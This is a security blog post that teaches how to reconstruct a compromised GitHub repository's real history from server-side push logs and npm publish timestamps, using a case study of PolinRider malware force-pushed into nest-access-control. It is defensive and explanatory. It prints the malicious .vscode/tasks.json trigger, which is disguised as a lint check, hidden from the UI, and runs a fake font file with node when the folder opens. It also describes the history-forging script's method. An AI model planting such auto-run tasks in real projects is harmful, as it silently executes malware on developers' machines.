BLOG
How to Investigate a GitHub Repo's Real History
Learn to reconstruct what actually happened to a compromised repo using timestamps and logs that the person doing the manipulation doesn't control.
By cb482791-4ef1-4762-96ad-b0ca4bdd538e ·

Threat actors commonly manipulate git history to make a GitHub author or repo look more credible, or to hide malicious activity. This guide walks through how to get past that and reconstruct what actually happened, using timestamps and logs that the person doing the manipulation doesn’t control.
Scenario #1: There are mysterious changes in your repo, and you need to know how they got there.

Some obfuscated JavaScript showed up in a repository, and there’s no obvious indication of how it got there, no PR, no account takeover. We commonly see this happen to victims of the DPRK PolinRider campaign, via a windows batch script (such as temp_auto_push.bat) that rolls a machine’s clock back, swaps the local git identity, folds a malicious change into an existing commit, and force-pushes the result so it looks like nothing happened. This guide is built around this specific scenario.
If you’re in this situation, steps 1 - 3 below are usually enough to confirm tampering happened and identify the actual push; steps 4 - 6 fill in scope and attribution.
 Scenario #2: A repository or contributor looks credible, and you want to check whether that’s real.
Age and activity are two of the signals people use to size up whether a repository or a maintainer is trustworthy. A project with three years of steady commits reads very differently than one created last week, and a contributor with a long, consistent history reads differently than one with none. We see threat actors faking git history either to:
Make a package look safe (there’s a corresponding typosquat on npm, for example)
Convince you the account belongs to who it claims (when it’s really a DPRK IT worker trying to get a job at your company, for example)
Those signals can be faked the same way as the first scenario: back-dating early commits, or forging a long run of “activity” that never actually happened at the claimed pace. Here, the goal isn’t tracing a specific incident but auditing a track record, so step 2 (GitHub’s actual push timestamps) and step 4 (independent timestamps like registry publish dates) matter most, because they tell you when the work was actually pushed and shipped, regardless of what the commit dates claim.
Key terms and concepts
A few pieces of vocabulary make the rest of this guide easier to follow.
A commit is a saved snapshot of a project at one point in time. Every commit contains:
An identifying hash (a SHA, a long string like
2931a79)A snapshot of the files
A link to its parent commit
Metadata: an author name and email, an author date, a committer name and email, a committer date, and a message. Git stores this metadata inside the commit itself, as plain text, which is exactly why it can be forged.

A hash (also called a SHA) is the string of letters and numbers that identifies a commit, such as 1622ff5. Git calculates it from everything in the commit: the files, the message, the author and committer lines, the dates, and the parent commit. Change any one of those and the hash changes. That's why a forged commit has a different hash than an original even though it copies the original's message, date, and parent. Git usually shows only the first seven characters, and the full hash is 40.
Uploading code written locally to GitHub is called a push. A single push can cover anywhere from one to an infinite number of changes: there’s no relationship between the number of commits and the number of changes. A normal push always adds new commits on top of what is already there.
Rewriting the latest commit is called amending (git commit --amend) and happens locally. Overwriting the remote’s copy afterward takes a force-push (git push --force). This is the step that lets someone replace an existing, already-shared commit with a different one under the same branch name. It’s a normal, legitimate git operation used constantly for things like rebasing a feature branch, but it’s also the step a tampering script depends on, because it’s what makes the forged commit replace the real one everywhere collaborators pull from.
A ref is a named pointer to a commit, such as a branch (main) or tag. When people say “before” and “after” a push, they mean which commit a ref pointed to before the push landed and which commit it points to after.
Required (and optional) tools
Nothing here requires being a developer. The commands involved are copy-paste-and-fill-in-the-blanks, not programming.
A terminal: On Mac, you can use the built-in Terminal app. On Windows, PowerShell or Command Prompt are both preinstalled. On Linux, whatever terminal your distribution ships with. If a terminal is unfamiliar territory, the built-in terminal panel in a free editor works the same way and can be a gentler starting point.
Git: Needed for steps 1 (reading the raw commit object), 3, and 5, and for having any copy of the repository at all. Free, and available at git-scm.com. Installing it also usually installs a basic terminal (Git Bash) on Windows, which covers the terminal requirement too.
curl: Needed for steps 2 and 4, to call GitHub’s API and the npm registry. Preinstalled on Mac, Linux, and modern Windows. If typing commands is not appealing, every URL in this guide that starts with
GETcan instead be pasted directly into a browser’s address bar for a public repository or package, since these are just web addresses returning JSON, or into a free GUI tool like Postman or Insomnia.jq: optional. Formats the JSON responses from curl into something readable. Without it, the response still comes through, just as one dense line; pasting it into any free online JSON formatter works just as well.
A GitHub account with the right access: Reading public repository activity and cloning a public repository needs no special access at all. Reading a private repository’s activity needs at least read access to it. The organization audit log (step 2’s second source) is restricted to organization owners; if that access is not available, the repository-level activity feed alone still covers most of what the audit log adds.
An AI coding assistant with terminal access can run all of this for you, just give it this blog as context. But keep in mind two things:
An assistant can’t grant itself access it doesn’t have. If step 2 needs an organization audit log, someone with admin rights still has to either authenticate the assistant’s environment or pull the log and hand it over.
Using AI can introduce security risks when you’re dealing with malware. An assistant with terminal access will happily run
npm installor open the project if you ask it to “see what this does” or “try running it,” which is precisely the execution step that turns a safe clone into a compromised machine. Make sure it’s using a disposable, network-restricted environment, tell it explicitly not to install, build, or run the checked-out code, and have it read files rather than execute them.
Does this need to happen on the compromised machine?
No. In fact, working from a fresh clone on a separate machine is the safer choice.
If the tampering was carried out by a script running on the original developer’s machine, that machine’s environment, credentials, and any other tooling on it are suspect until proven otherwise, and running further git commands there risks disturbing evidence or exposing the investigator to whatever else that script or its author left behind. A clean, freshly cloned copy on a machine you control avoids both problems.
Everything in steps 2 - 4 works from any computer with an internet connection, because it’s reading data that already lives on GitHub’s servers, in the npm registry, or in an organization’s audit log. A push event, an audit log entry, and a package’s publish timestamp exist the moment the push or publish happens, regardless of which machine later gets used to look them up.
Even step 1, which does need a local copy of the repository, doesn’t need to use the affected developer’s existing checkout. Since a git repository’s commit history is shared data, not something private to one machine, cloning the repository fresh onto a separate, trusted computer gives an identical copy of every commit object, including the tampered one, without touching anything on the machine that may still be compromised.
Where an assistant adds real value is in step 6. Reassembling several sources (GitHub’s activity feed, the audit log, npm’s publish timestamps) into one chronological timeline and spotting the pattern that indicates tampering is exactly the kind of cross-referencing that’s slow and error-prone by hand. Handing an assistant the raw output from steps 1 through 5 and asking it to lay out the timeline and flag anomalies is a reasonable way to do that step, provided the conclusion gets checked against the actual data afterward rather than taken at face value. Forged evidence is, by design, meant to look normal, and an assistant summarizing it isn’t immune to being fooled by the same forgery a human skimming git log would miss.
Don’t compromise yourself while you’re researching!
Cloning the repository is itself generally safe (git clone --recursive has been exploited, see CVE-2025-48384. Keep git patched and don’t clone recursively.). git clone and git cat-file -p only copy and read git objects, commits, trees, blobs, and none of that executes anything. A malicious file sitting inside a commit is just bytes on disk at that point, no different from reading a .txt file. The risk shows up in what happens on that clean machine afterward, and it’s the same category of threat this guide is investigating in the first place.
A disposable VM or container, ideally with restricted outbound network access, that you never run install, build, or run commands against, is what actually makes “a separate machine” safe, not just using a different laptop.
When dealing with an untrusted clone:
Don’t install dependencies or run a build. This is the big one. A malicious
postinstallorpreinstallscript (or the equivalent in another ecosystem’s build step) executes automatically the moment someone runsnpm install,npm ci, or a normal build command. The payload doesn’t need anyone to do anything unusual, just to build the project the way anyone normally would.Don’t open the repo in an editor with auto-execution enabled. Planted files like
.vscode/tasks.jsonare often programmed by threat actors to auto-run on folder open, which essentially autoinstalls malware (and may be how the infected machine was originally compromised). Keep the editor in a restricted or untrusted-workspace mode, or just read files in a plain text viewer instead of opening a full IDE session against it.Don’t fetch submodules automatically. A repository can declare submodule URLs pointing anywhere, including attacker-controlled locations, in
.gitmodules. Check that file before runninggit clone --recurse-submodulesorgit submodule update, rather than fetching by default.Don’t follow the repository’s own setup instructions. A README or setup script telling you to run something like
git config core.hooksPath .githooksis a way to get you to opt into running attacker-supplied code on your next commit or checkout. Don’t run a compromised repository’s own onboarding steps.Don’t authenticate with real, long-lived credentials. If reaching the repository needs a token, or an install step would run with your normal environment variables present, use a scoped, fine-grained temporary credential that only has access to the one git repo. Remember to revoke it afterward rather than reusing an everyday one that a credential-harvesting script could pick up.
Step-by-step guide for pulling the real git history

Throughout this guide, I’ll share real outputs from an actual “mysterious changes” investigation so you can contextualize how each step contributes to the big picture. As of this writing, the repository nestjsx/nest-access-control was infected with PolinRider malware that appeared to have been pushed on December 24, 2025. But that commit was a routine dependency bump, so we have reason to suspect that wasn’t really when the malware appeared. (Spoiler: It was force-pushed on September 8, 2026.) All the users discussed in this case study are victims, not threat actors.
 Step 1: Pull the raw commit object and compare author date to committer date
git cat-file -p <commit-sha>

This prints the commit exactly as git stores it: the tree, the parent, and two full lines with name, email, a Unix timestamp, and a timezone offset, one for author and one for committer. In a normal commit these two lines are identical or very close together. A forged commit often shows a mismatch between them, an unusual timezone offset, or a date that does not fit chronologically between the commits before and after it in the log. This step is entirely local: it needs a clone of the repository and git itself, nothing more.
Example from case study:
$ git cat-file -p 5bdb04df0b5c92568f7b862529d5dfe946e18868
tree 187c20dc2b421fc95b0be0bab561fa5c6fb2627f
parent 2fac30d5be730de6e4a339e8ae4a7ba9cb896f0d
author Shady Khalifa <dev+github@shadykhalifa.me> 1766580964 +0200
committer Shady <dev+github@shadykhalifa.me> 1766580964 -0800

chore: add package-lock.json
Author and committer share the identical Unix timestamp (1766580964) but claim different timezone offsets, +0200 vs -0800, a 10-hour spread, and the committer name is truncated (“Shady” vs “Shady Khalifa”). Real commits essentially never land on the same second with inconsistent offsets; this is what a script setting both dates from one source without a consistent time zone produces. Here’s your first confirmation that something fishy happened.
Step 2: Pull GitHub’s own server-side event history
This is the key move, because it doesn’t come from the commits at all. GitHub separately logs every push to a repository, with GitHub’s own server timestamp, independent of anything in the commit metadata.
For any repository, the REST API’s List repository activities endpoint returns a chronological feed of pushes, force-pushes, merges, and branch changes:
GET https://api.github.com/repos/{owner}/{repo}/activity
Each entry includes the ref that was pushed to, the actor who pushed, GitHub’s own timestamp for when the push happened, and whether it was a force-push. None of this is derived from the pushed commits’ own author or committer fields, so it cannot be forged by changing a local clock or local git config.
If you have admin access to the organization that owns the repository, the organization audit log goes further. On GitHub Enterprise Cloud, it can also record pushes (git.push events) with the actor’s authenticated GitHub account, the repository, and GitHub’s own timestamp. Those events are only available through the REST API and are kept for seven days, so check them quickly. Most other audit log events go back 180 days. This is worth checking even when the commit’s author field claims to be someone else, because the audit log’s actor reflects who was actually logged in and pushing, not what the commit object says.
Example from case study:
This is the full push history to master. Every push before September 2026 came from the same account, shekohex, across three years. The commit now at the tip was force-pushed by a different account, michaelyali, eight and a half months after the last legitimate push, an actor mismatch the commit’s own author field never revealed.
2023-03-12T20:29:35Z  pr_merge     shekohex     master  85b9acd6c2 -> c1aa5a1acf
2023-08-09T08:14:07Z  pr_merge     shekohex     master  c1aa5a1acf -> a16afa4e85
2023-08-14T12:25:28Z  push         shekohex     master  a16afa4e85 -> 2bd6728b64
2023-10-11T15:24:52Z  pr_merge     shekohex     master  2bd6728b64 -> 7262e2b813
2023-10-11T15:37:27Z  push         shekohex     master  7262e2b813 -> 3c2dbd0ce8
2025-06-07T15:13:03Z  pr_merge     shekohex     master  3c2dbd0ce8 -> 4cd9ac2301
2025-12-24T13:02:43Z  push         shekohex     master  4cd9ac2301 -> 1622ff5a8f
2026-09-08T05:10:18Z  force_push   michaelyali  master  1622ff5a8f -> 5bdb04df0b
Step 3: Line up the before and after SHA on every push
Each activity entry includes a before SHA and an after SHA for that push:
On a normal push,
beforeis an ancestor ofafter: new commits were simply added.On a force-push that rewrites history,
beforeis not an ancestor ofafterat all. The old commit and everything built on it has been replaced.
Look in particular for the same tree being pushed to more than one ref within a few seconds of each other. That pattern (one push to main, followed almost immediately by the identical content pushed to a second or third branch) is a strong sign that a single local working state was pushed everywhere at once, which is typical of an automated tampering script rather than normal day-to-day development.
Example from case study:
$ git merge-base --is-ancestor 1622ff5a8f96f81e3fd192bf727f6fa078199a92 5bdb04df0b5c92568f7b862529d5dfe946e18868; echo $?
1

Exit code 1: not an ancestor. The same forged commit also landed on 22 other branches within a single 38-second window:
Ref
Before
After
master
1622ff5a8f...
5bdb04df0b...
dependabot/.../qs-6.5.3
0ee99d2942...
5bdb04df0b...
dependabot/.../node-fetch-2.6.7
5f2dcfa334...
5bdb04df0b...
…20 more branches
(20 distinct SHAs)
same forged tip
A tree-level diff against the real commit it replaced shows exactly what was injected:
 .vscode/tasks.json                |   33 +
 public/fonts/README.md            |   24 +
 public/fonts/fa-brands-400.*      |  Bin 0 -> N bytes  (real binary font, decoy padding)
 public/fonts/fa-solid-500.woff2   |    1 +             <- NOT binary; tracked as a text diff
 public/fonts/fa-solid-900.*       |  Bin 0 -> N bytes  (real binary font, decoy padding)
 23 files changed, 9455 insertions(+), 1 deletion(-)
Every real font file in the decoy set shows as a binary diff. fa-solid-500.woff2 doesn’t. The trigger is .vscode/tasks.json:
{
  "label": "eslint-check",
  "type": "shell",
  "command": "(command -v node >/dev/null 2>&1 && node ./public/fonts/fa-solid-500.woff2) || (where node >nul 2>&1 && node ./public/fonts/fa-solid-500.woff2) || echo ''",
  "hide": true,
  "presentation": { "reveal": "never", "echo": false, "close": true },
  "runOptions": { "runOn": "folderOpen" }
}
Disguised as a routine lint check, hidden from the UI, and set to run the moment the folder opens in VS Code. This identifies the injection mechanism.
Step 4: Cross-reference against a timestamp source outside the repository entirely
The commit metadata and the local machine’s clock are both things the person committing controls. If the project publishes to a package, you may be able to get a more independent source of information. PyPI and npm publish info can’t be can’t be edited by rewriting commit history afterward. However, beware of using this technique on Go or PHP packages since those registries are basically extensions of the packages’ source repositories.
We’ll use npm as an example here. Npm’s package metadata includes a time object with the exact publish timestamp for every version ever released. You can pull it directly:
curl https://registry.npmjs.org/<package-name> | jq '.time'
This field is populated by npm’s own servers at the moment npm publish actually runs, documented in npm’s package metadata reference. It has nothing to do with git and can’t be edited by rewriting commit history afterward.
Compare three things side by side for each release:
The date the “release” commit claims in git
GitHub’s own timestamp for when that commit was actually pushed (from step 2)
npm’s own timestamp for when that version was actually published
If a malicious payload’s commit claims a date months before the version that shipped it was actually published to npm, the registry timestamp tells you when the payload actually went live to real users, which is what matters for scoping impact. The same idea applies to any other package registry (PyPI, RubyGems, crates.io) or to a CI/CD system’s own build logs, which record when a pipeline run actually started on infrastructure the tampering script never touched.
Example from case study:
Here’s what we get when we pull the time object for the npm package nest-access-control:
$ curl https://registry.npmjs.org/nest-access-control | jq '.time'
{
  "created": "2018-05-25T12:04:28.171Z",
  "modified": "2025-12-24T13:01:43.430Z",
  "3.1.0": "2023-10-11T15:37:20.565Z",
  "3.2.0": "2025-12-24T13:01:43.235Z"
}
Now we compare with the GitHub data:
Source
Timestamp (UTC)
GitHub push — real (step 2)
2025-12-24T13:02:43Z (shekohex)
GitHub push — forged (step 2)
2026-09-08T05:10:18Z (michaelyali, force-push)
npm publish — 3.2.0
2025-12-24T13:01:43.235Z
npm dist-tags.latest
still 3.2.0, gitHead: 1622ff5a... (the real commit)
